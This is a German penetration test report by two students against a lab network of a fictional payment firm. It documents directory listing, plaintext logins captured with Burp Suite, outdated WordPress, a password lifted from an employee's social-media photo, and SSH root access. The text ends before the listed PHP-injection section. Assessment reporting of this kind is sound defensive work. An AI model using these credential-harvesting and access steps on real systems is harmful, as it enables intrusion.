

Penetration Testing

Zielsystem: Dubius Payment Ltd.



Erstellungsdatum: 21.03.2020

Version: 1.0

Autoren:

Lennart Kruck

Muhammed Selim Sinan

Matrikelnr.:

752398

750907

Inhaltsverzeichnis

1 Änderungsverzeichnis	3
2 Ansprechpartner	4
2.1 Auftraggeber	4
2.2 Team	4
3 Projektübersicht	5
3.1 Scope	5
3.2 Klassifizierung	5
3.3 Durchführungszeitraum	6
4 Managementübersicht	7
5 Technischer Bericht	8
5.1 Schwachstellen	8
5.1.1 Verzeichnisaufstellung	8
5.1.2 Informationsleck	9
5.1.3 Sensitive Data Exposure - Transport Layer	10
5.1.4 Alte Anwendungen mit bekannten Schwachstellen	12
5.1.5 Sensitive Data Exposure - Social Media	13
5.1.6 Gestohlene/Unsichere Passwörter - Privilegierter Zugang	16
5.1.7 PHP-Injection	20
6 Anhang	22
6.1 Vorgehensweise	22
6.1.1 Information Gathering:	22
6.1.2 Netzwerkscan der Zielsysteme und ihrer Dienste:	22
6.1.3 Analyse der Webanwendungen:	23
6.1.4 Identifizierung von Schwachstellen:	23
6.1.5 Ausnutzen der Schwachstellen:	23
6.1.6 Privilegienausweitung	23
6.1.7 Abschlussbericht	23
6.2 Risikobewertung	24

1 Änderungsverzeichnis

Änderung	Mitarbeiter	Datum
Entwurf des Berichts	Lennart, Selim	08.03.2020
Dokumentation der Schwachstellen	Lennart, Selim	25.03.2020
Erstellung des Berichts	Lennart, Selim	27.03.2020
Qualitätssicherung	Lennart, Selim	29.03.2020

2 Ansprechpartner

2.1 Auftraggeber

Dominik Sauer

binsec GmbH

Europa-Allee 52

60327 Frankfurt am Main

Telefonnr.: +49 69 2475607 13

E-Mail: ds@binsec.com

Webseite: <https://www.binsec.com>

2.2 Team

Lennart Kruck

lennart.kruck@stud.h-da.de

Muhammed Selim Sinan

muhammed.s.sinan@stud.h-da.de

3 Projektübersicht

3.1 Scope


Für eine PCI-Zertifizierung ist die Dubius Payments Ltd. verpflichtet seine IT-Systeme einem Penetrationstest zu unterziehen. Hierzu wurden wir beauftragt und sollen die Infrastruktur aus Sicht eines Angreifers untersuchen. Das Netzwerk befindet sich im folgenden Netzbereich:
10.250.53.0/24

IP-Adressen der Angreifer:

10.20.1.154 Lennart Kruck

10.20.1.86 Muhammed Selim Sinan

3.2 Klassifizierung



3.3 Durchführungszeitraum

Datum	Beschreibung	Autor	Status
08.03.2020	Accounts bestätigen	Lennart und Selim	erledigt
09.03.2020	Einarbeitung in PenTest Kapitel 1 bis 8	Lennart	erledigt
09.03.2020	Einarbeitung in PenTest Kapitel 9 bis 18	Selim	erledigt
13.03.2020	Kali Linux installation und OpenVPN Konfiguration	Lennart und Selim	erledigt
13.03.2020	Scannen von Netzwerken	Lennart und Selim	erledigt
13.03.2020	Alle öffentliche Bereiche der Systeme durchforsten	Lennart und Selim	erledigt
16.03.2020	Verzeichnisauflistung mit <i>dirb</i> (10.250.53.35)	Lennart und Selim	erledigt
17.03.2020	Durch Informationsleck weitere Erfolge probieren zu erzielen (10.250.53.36)	Lennart und Selim	erledigt
18.03.2020	Durch Verzeichnisauflistung WP Login abfangen mit BurpSuite (10.250.53.34)	Lennart und Selim	erledigt
18.03.2020	Durch Mitteilung “veraltete Version” von WPScan weitere Versuche probiert	Lennart und Selim	erledigt
19.03.2020	Social Media durchforsten und PW herausgefunden	Lennart und Selim	erledigt
19.03.2020	Privilegierten Zugang auf fast allen System erhalten und SSH-Verbindung aufgebaut	Lennart und Selim	erledigt
19.03.2020	Mit SSH-Verbindung Systeme weiter verstanden und weitere Clients vom privaten Network herausgefunden	Lennart und Selim	erledigt
25.03.2020	PHP-Injection durch ToDo-Wiki und Bind-Shell erzeugt (10.250.53.35)	Lennart und Selim	erledigt
26.03.2020	Penetrationsbericht einzelne Kapitel verfassen (Ansprechpartner und Projektübersicht)	Lennart und Selim	erledigt
26.03.2020	Technischer Bericht verfassen	Lennart und Selim	erledigt
28.03.2020	Managementübersicht erstellen	Lennart und Selim	erledigt
28.03.2020	Anhang mit Vorgehensweise und Risikobewertung verfassen	Lennart und Selim	erledigt
28.03.2020	Korrekturlesen und Layout verbessern	Lennart und Selim	erledigt
28.03.2020	GPG Verschlüsselungsverfahren verstehen	Lennart und Selim	erledigt

4 Managementübersicht

Die folgende Tabelle zeigt als Übersicht, welche Schwachstellen gefunden wurden und welche Risiko-Bewertung diese haben.

Nummer	Risikofaktor	Schwachstelle
6	Hoch (10)	Gestohlene/Unsichere Passwörter - Privilegierter Zugang
3	Hoch (10)	Sensitive Data Exposure - Transport Layer
4	Hoch (9)	Alte Anwendungen mit bekannten Schwachstellen
1	Hoch (8)	Verzeichnisauflistung
5	Mittel (7)	Sensitive Data Exposure - Social Media
7	Mittel (7)	PHP-Injection
2	Gering (5)	Informationsleck

Risiko-Arten:

Hoch: unmittelbarer Handlungsbedarf (hohe Eintrittswahrscheinlichkeit, hoher Schaden)

Mittel: zeitnaher Handlungsbedarf (mittlere Eintrittswahrscheinlichkeit, mittlerer Schaden)

Gering: zeitnaher Handlungsbedarf (geringe/mittlere Eintrittswahrscheinlichkeit, geringer Schaden)

5 Technischer Bericht

5.1 Schwachstellen

5.1.1 Verzeichnisauflistung

Beschreibung:

Die Verzeichnisauflistung ist in der Standardkonfiguration von Apache aktiviert. Es ist möglich, ohne ein entsprechendes Skript Inhalte eines Ordners im Browser auflisten zu lassen.

Auswirkung:

Durch die Auflistung und die Ausgabe der Dateien wird die Arbeit von potentiellen Angreifern erleichtert. Die Dateien enthalten unter anderem vertrauliche Informationen. Beim DokuWiki (10.250.53.35) gelangt ein Angreifer an nicht öffentliche Seiten. Diese enthalten unter anderem Dokumentationen über die IT-Sicherheit des Unternehmens.

Proof of Concept:

Mit dem Befehl *dirb* kann man nach öffentlichen Verzeichnissen hinter einer Adresse suchen. Durch die Verzeichnisauflistung lief das Programm schneller durch. Wir haben Zugang zu allen Artikel des DokuWiki.




Abbildung 5.1: Verzeichnisauflistung

Empfehlung:

Die Verzeichnisauflistung sollte deaktiviert werden. Vertrauliche Informationen sollten nicht an öffentlich zugängliche Zonen gespeichert werden.

5.1.2 Informationsleck

Beschreibung:

Es werden auch Informationen über Schnittstellen, die dem Administrator vorbehalten sind preisgegeben.

Auswirkung:

Potenzielle Angreifer können diese Dokumentationen nutzen, um die Funktionsweise der Anwendung zu verstehen und im Falle eines privilegierten Zugangs auf diese Anwendung diese für sich zu nutzen

Proof of Concept:

Das System 10.250.53.36 über den Browser gibt folgendes aus:

Data Params		Key	Value	Required	Example
		username	[string]	yes	new_user
		passwd	[string]	yes	password
		scope	[string]	yes	admin user
		user_company	[string]	no	Some Company Ltd.
		user_fname	[string]	no	Max
		user_lname	[string]	no	Mustermann

Abbildung 5.2: Informationsleck

Empfehlung:

Schnittstellendokumentationen sollten in nicht öffentlichen Verzeichnissen gespeichert werden. Desweiteren aus der Sicht eines “Außenstehenden” die öffentlichen Verzeichnissen regelmäßig kontrollieren.

5.1.3 Sensitive Data Exposure - Transport Layer

Beschreibung:

Der Datenverkehr zu Login-Bereichen in mehreren Systemen werden nicht mit HTTPS übertragen.

Betroffene Systeme sind:

10.250.53.34 (Blog)

10.250.53.35 (Wiki)

10.250.53.36 (Paygate)

Auswirkung:

Die Login-Daten und Sessions können somit abgefangen und manipuliert werden. Durch Session-Hijacking kann ein Angreifer die Session eines authentifizierten Benutzers übernehmen und sich Zugang verschaffen.

Proof of Concept:

Mit BurpSuite konnten wir unsere Login-Anfrage abfangen und in klartext die Daten sehen. So kann man auch die Anfragen anderer Nutzer abfangen.

The image shows a side-by-side comparison of a web application's login interface and a network traffic capture tool. On the left is the WordPress login page for 'Dubius Payment Ltd.', which displays an error message: 'ERROR: The password you entered for the username admin is incorrect. [Lost your password?](#)'. The login form has fields for 'Username' (containing 'admin') and 'Password' (masked with dots), a 'Remember Me' checkbox, and a 'Log In' button. On the right is the Burp Suite Community Edition v2.1.07 interface. The 'Proxy' tab is active, showing a list of intercepted requests. The first request is a POST to '/wp/wp-login.php' from host '10.250.53.34'. The 'Raw' tab is selected, displaying the raw HTTP request in text format. The request body contains the following data: 'log=admin&pwd=password&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.250.53.34%2Fwp-2Fwp-admin%2F&testcookie=1'. This demonstrates that the login credentials are being transmitted in plain text over the network.

Abbildung 5.3: Sensitive Data Exposure - Transport Layer

Empfehlung:

Um auf HTTPS umzustellen benötigt man ein SSL-Zertifikat. Die offizielle Vergabestelle (CA), bei der man Zertifikat erwerben will, prüft die Identität und bürgt für die Richtigkeit der Angaben. Das SSL-Zertifikat wird auf dem Server abgelegt und jedes Mal aufgerufen, wenn ein Besucher die Website aufruft. Der Transportweg der Daten muss dadurch verschlüsselt werden.

5.1.4 Alte Anwendungen mit bekannten Schwachstellen

Beschreibung:

Das System 10.250.53.34 verwendet eine alte Version von Wordpress. Dieser weist sehr viele Sicherheitslücken auf.

Auswirkung:

Es gibt 74 Sicherheitslücken in dieser Wordpress-Instanz, welche unter anderem XSS-Injection und SQL-Injection ermöglichen.

Proof of Concept:

Mithilfe von *wpscan* haben wir WordPress auf Schwachstellen untersucht.




Abbildung 5.4: Alte Wordpress Version

Empfehlung:

Ein Update behebt die meisten dieser Schwachstellen.

Tipp für automatische Haupt-Updates in WP:

In der wp-config.php Datei define ('WP_AUTO_UPDATE_CORE', true); einfügen.

5.1.5 Sensitive Data Exposure - Social Media

Beschreibung:

Im Rahmen des Information-Gatherings ist es sinnvoll die Social-Media-Plattformen des Zieles zu untersuchen. Auf Facebook wurde ein Profil des Unternehmens gefunden.




Abbildung 5.5: Dubius Payment Ltd. Facebook-Profil

Von diesem aus findet man auch ihre Mitarbeiter. Hierbei können vor allem unvorsichtige Mitarbeiter sensible Daten preisgeben. Deshalb werden alle Profile und Beiträge der Mitarbeiter von Angreifern durchsucht. Interessant sind vor allem Mitarbeiter mit privilegierten Zugängen. Der Benutzername *csimmons* ist uns in den Systemen mehrfach begegnet.

Auswirkung:

Wenn in Benutzernamen die Echtnamen der Mitarbeiter enthalten sind, können diese Ziel von Social-Engineering oder Ausspähungen werden. Die dadurch gewonnenen Informationen können als Basis für weitere Angriffe dienen.

Proof of Concept:

Wir gehen davon aus, dass Clyde Simmons, ein privilegierter Nutzer, der Ehemann von Chasity ist und untersuchen beide Profile.




Abbildung 5.6: Chasity Simmons Facebook-Profil

Auf einem Bild welches Chasity Simmons gepostet hat, sieht man im Hintergrund ihren Arbeitsplatz. In der Regel ist es oft so, dass am Arbeitsplatz viele sensible Notizen sichtbar sind. Diese können bei einem Foto schnell unbewusst in die Öffentlichkeit gelangen. Wie im Bild 5.15 zu sehen ist, hängt hinten rechts an ihrem Monitor ein Post-it welches sehr sensible Informationen für uns beinhaltet. Durch ausprobieren haben wir herausgefunden, dass es sich um ein Passwort des Nutzers csimmons im Paygate handelt. Mit dem gefundenen Passwort #CuCaieuiL<3 können wir uns mit SSH Zugang verschaffen.



Abbildung 5.7: Chasity Simmons Galerie

Empfehlung

Der Arbeitsplatz sollte nicht fotografiert oder gefilmt werden. Mitarbeiter sollten geschult werden im Bereich Compliance, damit ein Sicherheitsbewusstsein und eine Sensibilisierung geschaffen wird.

5.1.6 Gestohlene/Unsichere Passwörter - Privilegiertes Zugang

Beschreibung:

Anhand gestohlener Passwörter (siehe Abbildung 5.1.5) und öffentlichen Benutzernamen kann sich in jedes System Zugang verschafft werden. Aus den in 5.1.5 genannten Informationen kann beispielsweise eine individuelle Passwortliste für das Ziel generiert werden. Dazu gehören auch Listen von meist verwendeten Passwörtern.


Auswirkung:

Durch einen privilegierten Zugang als root können Angreifer vollste Kontrolle über das System erlangen. Diesen kann man anschließend beliebig manipulieren. Aus Privaten Systemen können Daten geklaut werden, während öffentliche Systeme zum ausspähen weiterer Nutzer genutzt werden können. Zudem können wir ein System als Sprungbrett nutzen, um in vorher unerreichbare Netzwerke einzudringen. In kurzer Zeit kann somit ein ganzes Netzwerk übernommen werden

Proof of Concept:

Durch probieren der Wörter in den Systemen konnten wir sehr schnell ein Volltreffer erzielen. Wir konnten uns über SSH in das Paygate (10.250.53.36) als *csimmons* verbinden, da ihr Passwort auf einem Post-It im Hintergrund eines Fotos sichtbar war. Des Weiteren kann dies bei schwachen Passwörtern auch sehr schnell mit Wörterlisten erreicht werden.

Anhand der folgenden Informationen sehen wir das *csimmons* als root eingeloggt ist und wir uns somit einen privilegierten Zugang verschaffen haben.



```
csimmons@paygate: ~  
File Actions Edit View Help  
kali@kali:~$ ssh csimmons@10.250.53.36  
csimmons@10.250.53.36's password:  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Thu Mar 26 20:20:41 2020 from 10.20.1.86  
csimmons@paygate:~$ sudo -i  
root@paygate:~# ls -la /  
total 84  
drwxr-xr-x 22 root root 4096 Dec 7 2017 .  
drwxr-xr-x 22 root root 4096 Dec 7 2017 ..  
drwxr-xr-x 2 root root 4096 Dec 7 2017 bin  
drwxr-xr-x 3 root root 4096 Dec 7 2017 boot  
drwxr-xr-x 15 root root 2900 Mar 7 12:24 dev  
drwxr-xr-x 97 root root 4096 Jan 25 2018 etc  
drwxr-xr-x 4 root root 4096 Jan 25 2018 home  
lrwxrwxrwx 1 root root 31 Dec 7 2017 initrd.img -> /boot/initrd.img-3.16.0-4-amd64  
64  
drwxr-xr-x 15 root root 4096 Dec 7 2017 lib  
drwxr-xr-x 2 root root 4096 Dec 7 2017 lib64  
drwx----- 2 root root 16384 Dec 7 2017 lost+found  
drwxr-xr-x 3 root root 4096 Dec 7 2017 media  
drwxr-xr-x 2 root root 4096 Dec 7 2017 mnt  
drwxr-xr-x 2 root root 4096 Dec 7 2017 opt  
dr-xr-xr-x 82 root root 0 Mar 7 12:24 proc  
drwx----- 5 root root 4096 Mar 21 23:24 root  
drwxr-xr-x 20 root root 680 Mar 8 06:28 run  
drwxr-xr-x 2 root root 4096 Dec 7 2017 sbin
```

Abbildung 5.8: SSH Verbindung mit root zu 10.250.53.36

In diesem Rechner finden wir eine ganze Reihe an Informationen über andere Systeme. Es wurde eine Datenbank mit Zugangsdaten gefunden.




Abbildung 5.9: Database Config

